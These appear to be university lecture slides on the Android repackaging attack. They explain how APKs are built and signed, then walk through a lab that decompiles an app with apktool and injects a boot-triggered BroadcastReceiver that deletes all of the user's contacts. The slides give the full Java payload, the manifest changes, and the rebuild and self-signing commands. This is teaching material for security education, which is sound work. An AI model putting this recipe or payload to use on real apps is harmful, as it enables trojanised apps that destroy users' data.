Android Repackaging Attack

CS392

Android Repackaging Attack

- A very common attack in Android devices
- In such an attack, attackers download a popular app from app markets, reverse engineer the app, add some malicious code, and then upload the modified app to app markets
- Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app
- Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background

DroidDream

For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users


DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device

Android App Building

- Written in Java
- Created in the form of Android Application Package (APK) files
- An APK is a packaged file that includes files needed for app execution

- Types of files included in the app are as follows
  - *DalVik Executable (DEX) file*:The executable file resulting from compilation of the Java source code
  - *Manifest file:*A file containing app properties such as privileges, the app package file, and version
  - *eXtensible Markup Language (XML) file*:A file in which the user interface (UI) layout and values are defined
  - *Resource file*:A file containing resources required for app execution, such as images

Android App Building Process



- What are the steps needed by developers to register and distribute their apps on the Android Market?

Android App Distribution


- Developer registration
  - Anyone can register with a nominal fee
- App registration
  - The developer sends a self-signed app to the market and makes a request for its registration
- App distribution
  - Once registered, the app is immediately published to users and distributed to them at their request
- App installation and signature verification
  - A check is required to see whether there are installed apps having the same package name

- Android allows app distribution by means other than using Googles Android Market.
- The Android Market takes the form of an open market structure, allowing for the creation of third party markets, and distribution can be done via any distribution path, such as website downloading and side loading
- This means that it is possible for developers to update their apps regardless of the distribution path; all that is required is that the updated app is self-signed with the same developer's private key.
- In Android, this is referred to as a "*seamless update*"

Repackaging Vulnerability

- Self-signed App Repackaging problem
- Reverse engineering technique can be used in this purpose

Repackaging Vulnerability



Repackaging Attack

- Reverse engineering for analyzing Android apps is done primarily through decompilation of the DEX file, which can be decompiled into either Java code or smali code, depending on the technique used.
- To obtain the Java code, tools such as undx and dex2jar can be used to convert the Dalvik VM bytecode into JVM bytecode and a Java decompiler can then be used to recover the Java code.

- How to carry out the attack?
- Example:
  - We will see how to remove the contacts from a contact list using a modified app

Obtain An Android App (APK file)

- APK file can be obtained from various sources
- https://apkpure.com/
- Let the file be RepackagingLab.apk
- If Android VM is used then some App may crash
  - As the native code may be compiled for Android device and for ARM processor while the Android VM runs on x86 processor

Installing an App

- To install the host app
- adb tool from Ubuntu VM can be used
- IP address of Android VM is required
- This can be achieved using *ifconfig* command in Android Terminal app


```
// Connect to the Android VM using adb
$ adb connect <ip_address_of_android_vm>

// Install the app
$ adb install <application_name>.apk
```

Disassemble Android App

- To launch the repackaging attack, we need to modify the app
- APK file contains Dalvik bytecode (dex format), which is not meant for human to read
- We need to convert the bytecode into something that is human readable
- The most common human readable format for Dalvik bytecode is known as Smali.

- APKTool to disassemble dex code (classes.dex) to smali code
- APKTool is a very powerful reverse engineering tool for Android apps.
  - $ apktool d [appname].apk
  - APK file is just a zip file, which contains classes.dex (compiled java source code, called Dalvik bytecode), resources.arsc (resource files), AndroidManifest.xml, etc.
  - APKTool basically unzips the APK file, and decodes its contents

Android File Structure



Inject Malicious Code

- Inject the malicious code in target app's smali code
- Approaches-
  - Modify existing smali code
  - Add a completely new component
    - This new component is independent of the existing one
    - Does not affect the app's behavior
    - Just needs to be placed in a separate file (a separate smali file)

Components of Android App

- Activity
  - Provides space for users for doing something
- Service
  - Does long running computation in the background
- Broadcast receiver
  - Spreads out message when any event occurs
- Content provider
  - Provides contents of one process to another

Objective: Trigger the malicious code without being noticed by users

- Easiest option is Broadcast receiver
- Triggered by broadcast sent by the system
- Example
  - when the system time is set, a TIME SET broadcast will be sent out;
  - after the system reboots, a BOOT COMPLETED broadcast will be sent out

We can write a broadcast receiver that listens to one of these broadcasts, so the malicious code will be automatically triggered by those events

Malicious code

```
public class MaliciousCode extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent intent) {
     ContentResolver contentResolver = context.getContentResolver();
     Cursor cursor = contentResolver.query
              (ContactsContract.Contacts.CONTENT_URI, null, null, null, null);

     while (cursor.moveToNext()) {
         String lookupKey = cursor.getString
              (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

         Uri uri = Uri.withAppendedPath
              (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
         contentResolver.delete(uri, null, null);
     }
  }
}
```

This code can be placed in smali/com folder that is created by APKTool

Manifest file

```
<manifest...>

  ...
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
  ....

  <application>
     .....
     .....
     <receiver android:name="com.MaliciousCode" >
        <intent-filter>
           <action android:name="android.intent.action.BOOT_COMPLETED" />
        </intent-filter>
     </receiver>
  </application>

</manifest>
```

Repack Android App with Malicious Code

- After injecting the malicious code
- Reassemble everything together and build an APK file
- Two steps-
  - Rebuild APK by using APKTool
  - Sign the APK file

Rebuild the APK file

  - $ apktool b [application_folder]
- By default the new APK file will be installed in *dist* directory

Sign the APK file

- All apps to be digitally signed before they are installed
- This requires each APK to have a digital signature and public key certificate
- The certificate and the signature helps Android to identify the author of an app
- From the security perspective, the certificate needs to be signed by a certificate authority, who, before signing, needs to verify that the identity stored inside the certificate is indeed authentic
- Getting a certificate from an accepted certificate authority is usually not free
- Android allows developers to sign their certificates using their own private key, i.e., the certificate is self signed

Security Issues

- The purpose of such self-signed certificates is meant for apps to be able to run on Android devices, not for security
- Developers can put any name they want in the certificate, regardless of whether the name is legally owned by others or not, because no certificate authority is involved to check that.
- Obviously, this entirely defeats the purpose of certificate and signature.
- Google Play Store does some name verification before accepting an app, but other third-party app markets do not always conduct such a verification

Self-Signing a certificate Step 1

- Step 1: Generate a public and private key pair using the keytool command:
  - $ keytool -alias -genkey -v -keystore mykey.keystore
  - The tool will prompt users for a password, which is used to protect the keystore;
  - It also asks users to provide some additional information for the key.
  - It then generates a public/private key pair, and store that in a keystore file mykey.keystore (specified at the command line).
  - The keystore can store multiple keys, each identified by an alias name (specified in the command), which is the name that we will use later when signing your app.

Self Signing Step 2

- Step 2: We can now use jarsigner to sign the APK file using the key generated in the previous step. We can do it using the following command.
  - $ jarsigner -keystore mykey.keystore app_name.apk
  - The command jarsigner prompts the user to enter the password, which is needed for accessing the keystore.
  - It then use the key (identified by the alias name) to sign the APK file.

Install the Repackaged App and Trigger the Malicious Code

- Install the modified app in Android VM (or device)
- If the app was already installed then uninstall the app first
- Otherwise the modified app cannot be installed because of the signature mismatch

- Before demonstrating the attack, we need to give access the app to access the contacts
- In a real world scenario, app generally ask for permissions
  - Settings -> Apps -> Repackaging Lab -> Permissions -> Toggle contacts on
- Now run the app
- Add few contacts in the contacts app
- Turn off Android VM and start again

If the attack is successful then all the contacts will be deleted